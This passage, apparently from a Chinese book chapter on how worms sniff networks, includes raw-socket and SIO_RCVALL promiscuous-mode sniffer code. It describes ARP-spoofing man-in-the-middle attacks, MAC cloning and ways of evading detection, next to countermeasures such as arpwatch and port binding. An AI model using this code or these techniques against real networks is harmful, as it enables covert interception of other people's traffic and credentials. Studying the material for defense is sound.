        c.len = sizeof(dl_bind_req_t); c.buf = (char *)&bind_req;
        if (putmsg(sock, &c, NULL, 0) < 0) return(-6);

        c.maxlen = CHUNKSIZE; c.len = 0; c.buf = (void *)buf;
        strgetmsg(sock, &c, &flags, "dlbindack");
        dp = (union DL_primitives *)c.buf;
        if (dp->dl_primitive != DL_BIND_ACK) return(-7);

        si.ic_cmd = DLIOCRAW; si.ic_timout = -1; si.ic_len = 0;
        si.ic_dp = NULL;
        if (ioctl(sock, I_STR, &si) < 0) return(-8);
        if (ioctl(sock, I_FLUSH, FLUSHR) < 0) return(-9);
#endif
        return(sock);
}
```

对 Windows NT 而言，情况有所不同。它既不支持包套接字，也不允许程序员直接使用网络驱动。实际上，它是允许的，但是当这样做时，程序必须遵守许多条条框框。在 Windows NT 下有很多 sniffer（甚至 DDK 中也有一个）。不过，所有都需要安装特殊的驱动程序。换句话说，在 Windows NT 下，只有在内核才能正确操作传输层。蠕虫可以随身背着这样的驱动并把它们动态加载到系统里吗？有这个可能，但这个方法太笨拙，也不优雅。

在 Windows 2000/XP 下，要容易多了。创建 raw 套接字（Windows 2000/XP 终于支持 raw 套接字了），把它与跟踪的接口关联起来，然后，通过 bind 的方法，把套接字切换到混杂模式，命令如下：WSAIoctl(raw_socket, SIO_RCVALL, &optval, sizeof(optval), 0, 0, &N, 0, 0)。在这里，optval 是设为 1 的 DWORD 变量，N 是函数返回的字节数。

Sniffer 源码首次是在#29A 电子杂志的第 6 期上公布的。当时，Zomnie 也公布了几乎同样的代码，只不过把汇编代码换成了更常见的编程语言——C++（转换后的代码继承了原来所有的错误）。清单 27.2 显示了这个代码的关键片段，我加了一些注释（完整的源码参见 sniffer.c 文件）。另外的灵感来源是 SDK 2000 提供的 IPHDRINC 演示。我强烈推荐大家仔细研究这些例子。

清单 27.2　Windows 2000/XP 下包 sniffer 的关键片段

```
// Create a raw socket
//--------------------------------------------------------------------
```

```
if ((raw_socket = socket(AF_INET, SOCK_RAW, IPPROTO_IP)) == -1) return -1;

// At this point, some manuals state that
// it is necessary to assign IP_HDRINCL to the
// raw socket. It is also possible not to assign this attribute.
// The IP_HDRINCL flag informs the system that
// the application wants to form the IP headers of the sent packets
// on its own, yet received packets are passed
// to it with the IP header. More detailed information
// on this topic can be found in the platform SDK
// "TCP/IP Raw Sockets."
// if (setsockopt(raw_socket, IPPROTO_IP, IP_HDRINCL, &optval,
// sizeof(optval))== -1)...

// List all interfaces (in other words,
// the IP addresses of all gateways available on
// the computer). If PPP is used to connect to the Internet,
// there usually is only one IP address
// assigned by the provider's DHCP server;
// however, this is not so in LAN.
if ((zzz = WSAIoctl(raw_socket, SIO_ADDRESS_LIST_QUERY, 0, 0, addrlist,
        sizeof(addrlist), &N, 0, 0)) == SOCKET_ERROR) return -1;
...
// Now it is necessary to bind to all interfaces
// by allocating each one into an individual thread
// (all sockets are blockable). However, in this example
// only the IP address of the first interface encountered is tracked.
addr.sin_family = AF_INET;
addr.sin_addr    =
((struct sockaddr_in*) llist->Address[0].lpSockaddr)->sin_addr;
if (bind(raw_socket, (struct sockaddr*) &addr,
sizeof(addr)) == SOCKET_ERROR) return -1;

#define SIO_RCVALL  0x98000001

// Inform the system that it is necessary to receive
// all packets passing through it.
if (zzz = WSAIoctl(raw_socket, SIO_RCVALL, &optval,
sizeof(optval), 0, 0, &N, 0, 0)) return -1;

// Obtain all packets arriving to this interface.
while(1)
{
        if ((len = recv(raw_socket, buf, sizeof(buf), 0)) < 1) return -1

}
```

编译 sniffer.c 文件后，在被攻击主机上以管理员的权限运行它。然后移步到攻击主机，向被攻击主机发送一些防火墙允许通过的 TCP/UDP 包。sniffer 将成功地捕获它们。同时，被攻击的主机上并没有打开额外的端口，监控器或本地防火墙也都没有 sniffer 的身影。

把接口切换到混杂模式，通常会引起用户的注意。用 ipconfig（显示网卡状态）就能轻易发现它。不过，为了完成这个任务，管理员必须可以在攻击者的主机上远程启动程序（攻击者可以轻易防范此类事件发生）或者修改 ipconfig 的代码（或类似的工具），使它处理伪造的数据。顺便说一下，当把 sniffer 发送给目标计算机时，需要记住，在大多数情况下，ipconfig 可以发现它的存在。

检测被动窃听

许多合法的 sniffer 会自动解析接收到的包的 IP 地址，从而暴露自己的行踪（图 27.3）。管理员向不存在的 MAC 地址发送伪造（不存在）的 IP 地址的包。对这个 IP 地址的域名有兴趣的主机可能就是 sniffer 主机。如果攻击者使用定制的 sniffer，或在网络连接设置里禁用 DNS，或用本地防火墙保护自己，管理员的打算将会落空。




图 27.3　Sniffer 在工作

作为一个变种，管理员可以发送专为攻击者设计的包——用真正的 IP 地址和相应服务的端口（例如，ICMP ECHO，也是通常所说的 ping）——到一个不存在的 MAC 地址。工

作在混杂模式下的网卡将把这样的包上传给 IP 层，系统将处理这样的包，自动生成 echo 响应。为了避免陷入这样的陷阱，攻击者必须禁用 ICMP 并关闭所有的 TCP 端口，可以用主机防火墙完成此任务，如果防火墙不打开额外端口的话（许多防火墙打开额外的端口）。

顺便说一下，流量抢夺需要占用大量的处理器资源，将降低计算机的运行速度。迅速降低速度的说明了什么问题呢？管理员可以 ping 攻击主机并记下平均响应时间；此后，向不存在的（或存在的）MAC 地址发送大量的包，然后再次 ping 攻击主机。前后两次的响应时间如果有明显变化，就可以揭露流量窃听。为了防范这种反制措施，攻击者必须禁用 ICMP ECHO（不过，这将引起严重的怀疑），或者插入空延迟的特殊数字来稳定响应时间（为了这个目的，攻击者需要修改 echo 守护程序的代码）。

当然，还有其他一些方法可以揭露被动流量窃听；不过，即使这里列出的方法也揭露了被动流量窃听的不安全性。例如，管理员可以在网上传输伪造的密码，假装它属于 root 用户，然后埋伏起来，看谁会上钩。

有些人为了揭露被动接收者，开发了一些特殊的方法。但这些方法一般都没（或很少）有实际的用处，因为它们都侧重于在很长的周期内发现被动窃听。而于对那些执行窃听攻击的蠕虫来说，往往只需要几秒钟。

27.3　主动窃听或 ARP 欺骗

当向IP地址发送数据包时，需要把它交给具体的主机。但是应该把它交给哪个主机呢？毕竟，网卡只有 MAC 地址而没有 IP 的信息。因此，需要用一张表把 MAC 地址与 IP 地址对应起来。创建表的任务被委派给操作系统。操作系统通过 ARP 完成这个任务。如果不知道接收者的 MAC 地址，将会广播如下的请求:“IP 地址为 XXX 的主机，请汇报你的 MAC。”收到对应主机的响应后，主机把它插入本地 ARP 表。出于可靠性的考虑，系统将周期性地更新本地 ARP 表（事实上，ARP 代表正常的缓存）。根据操作系统的类型和配置，更新周期从 30 秒到 20 分钟不等。

更新 ARP 表不需要系统授权。此外，大部分操作系统都很乐意接收 ARP 响应并更新 ARP 表，即使它们先前并没有发送 ARP 请求（SunOS 是少数不受此方法欺骗的系统之一；因此，必须在它请求 ARP 之后，收到真正的响应前，向它发伪造的 ARP 包）。

为了捕获其他人的 IP 包，直接（或以广播方式）发送伪造的 ARP 请求就行了（为了发送和接收 ARP 包，需要访问 raw 套接字或操作系统的 API；通过分析 arp 工具可以了解更多详情）。假设攻击者想窃听主机 A 和 B 之间的流量。在这种情况下，攻击者向主机 A 发送伪造的 ARP 响应。这个伪造的 ARP 响应包包含主机 B 的 IP 地址和攻击者的 MAC 地址。然后向主机 B 发送一个包含主机 A 的 IP 地址和攻击者 MAC 地址的 ARP 响应包。两

个主机将更新各自的 ARP 表，此后，它们相互间发送的包都会发给攻击主机，攻击主机可以屏蔽它们或者把它们转交给各自的接收者（很可能会稍微改一下，在这种情形下，它就像一个代理）。如果入侵者向路由器发送伪造的 ARP 包，那么入侵者可能会捕获到本网段之外的包。这类攻击称为中间人攻击（Man-in-the-Middle）（图 27.4）。




图 27.4　即使在使用智能 Hub 的网络中，也可以进行中间人攻击

作为一个变种，也可以用不存在的 MAC 地址发送伪造的 ARP 响应，在这种情形下，A 与 B 主机之间的连接将丢失。不过，这个连接很快就会自动恢复，因为 ARP 表是动态更新的；为了避免出现这种情形，攻击者必须集中优势兵力向目标计算机发送大量的伪造包（图 27.5）。




图 27.5　终止两台主机间的连接

顺便说一下，如果路由器不能及时路由（转发）抵达的包，将会自动切换到广播模式，像普通的 Hub 那样工作。因此，攻击者可以使路由器过载（或者等它自己达到最高的网络负载），然后用被动模式窃听流量。

检测主动窃听

ARP 攻击的主动性容易暴露入侵者，网络分析仪例如 arpwatch 可以轻松地发现网络窃听（图 27.6）。它捕获所有在网络上传播的包（换句话说，与 sniffer 类似），找出 ARP 响应，并把它们保存在数据库里，记录 IP 地址与 MAC 地址的对应关系。当发现冲突时，向管理员发送电子邮件。不过，在这个消息到达管理员的信箱时，入侵者可能已经带着捕获的数据悄悄溜走了。此外，如果网络里有 DHCP 服务器（它负责自动分配 IP 地址），arpwatch 会产生大量的虚假信息。这是因为同一 MAC 地址在不同时候可能获得不同的 IP 地址。




图 27.6　捕获伪造的 ARP 请求

有些操作系统可以发现其他主机盗用它们的 IP 地址；不过，只有入侵者使用广播模式发送包时，才会有这种可能。这种情形非常少见的，因为入侵者不是傻瓜。再说，出于一些未知的原因，操作系统一般不是发送 ARP 响应重新找回被窃取的 IP 地址；相反，通常只弹出一条警告消息，而一般的用户可能并不理解这样的消息。

手动生成静态 ARP 表更有吸引力。然而，许多操作系统在此之后仍然继续接收伪造的

ARP 响应，顺从地按照入侵者的意图行事。说服他们不以这样的方式行动有些困难，尤其是对于只相信权威的用户。

27.4 克隆网卡

网卡的 MAC 地址通常都是硬编码到 ROM 里的。按照标准，MAC 地址不能重复使用。不过，ROM 都可以重编程（尤其是，如果这是可重编程的 EEPROM，而网卡基本上都采用 EEPROM）。此外，有些网卡允许使用合法的工具更改 MAC 地址（例如 ipconfig）。最后，以太网包头是由软件建立的，而不是由硬件；因此，恶意的驱动程序可以轻易改写属于其他人的 MAC 地址。

克隆 MAC 地址允许窃听网络流量，甚至不用捕获属于其他人的 IP 地址，也不用把网卡切换到混杂模式。

检测克隆并抵制它

用 RARP（Reverse ARP）可以轻易发现克隆 MAC，允许管理员（原文是攻击者）确定 IP 地址与 MAC 地址的对应关系。理论上，一个 MAC 地址只能对应一个 IP 地址。如果不是这样，肯定是有些事情错了。如果攻击者不仅克隆了 MAC 地址，也抢占了 IP 地址，这个检测方法就不起作用了。

好的路由器（交换机）允许端口绑定，从而把预定义的 MAC 地址与确定的端口精确映射，从而使网卡克隆失去意义。

27.5 窃听 Dial-up 流量

为了窃听通过 modem 连接到模拟或数字分组交换的网络流量（换句话说，不是用 cable modem），攻击不得不对服务提供商的路由器重编程，这可不是一个简单的任务。然而，大部分提供商的路由器配置都有问题，入侵者肯定很高兴可以监听外部的流量。一般来说，这些流量通常是零碎的、无意义的垃圾；不过，偶尔可能会碰到有趣的信息（例如，邮箱的密码）。

你可以通过窃听 dual-up 流量研究进出机器的包。当 modem 的 LED 疯狂闪烁，而浏览器、邮件客户端都没有活动，当前也没有下载文件，那么查看谁试图连接网络，它试图传输什么，传到哪儿是很有趣的。在这一点，本地 sniffer 对我们会有所帮助。

不是所有的 sniffer 都支持 PPP 连接，尽管从技术上说，它比抢夺以太网流量更容易。

对于 PPP，甚至都不用把网卡切换到混杂模式，只建立 raw 套接字就行了。然而，如果操作系统为 PPP 连接创建虚拟的网卡，情形就变得不确定了。有些驱动必须切换到混杂模式，有些驱动不需要。更多详情，参见操作系统的信息。

27.6　使 sniffers 失效

最近，使用认证协议的趋势变得很明显。这样的协议从来不在网络上传输明文密码。相反，它们每次使用不同的值，传输编码后的密码（意味着即使被攻击者捕获了，也不能重用）。

认证过程大概如下：客户输入他/她的登录名（这通常是明文）。服务器从数据库中找出对应的 hash，生成任意的字节序列（challenge），把它返回给客户端。客户端 hash 自己的密码，并以 challenge 为密钥加密它，把结果返回给服务器，服务器实现类似的操作，然后把结果与客户端返回的数据做比较，根据结果允许或拒绝用户建立连接。

Hash 过程是不可逆的，而暴力攻击则需要很长时间，从而使流量窃听失去意义。

27.7　秘密窃听

入侵者为了窃听流量而不引起人们的注意，通常会配置网卡，使其在硬件层屏蔽传输的包。这样一来，用于窃听的网卡只能接收包。对于基于双绞线的网卡来说，为了实现这个目标，把传输线剪断就行了，传输线通常是橙色的那根（图 27.7）。尽管有专用的设备可以用于定位未认证的连接，但并不是每个组织都能负担起这笔费用的。因此，找出黑客的机会微乎其微。

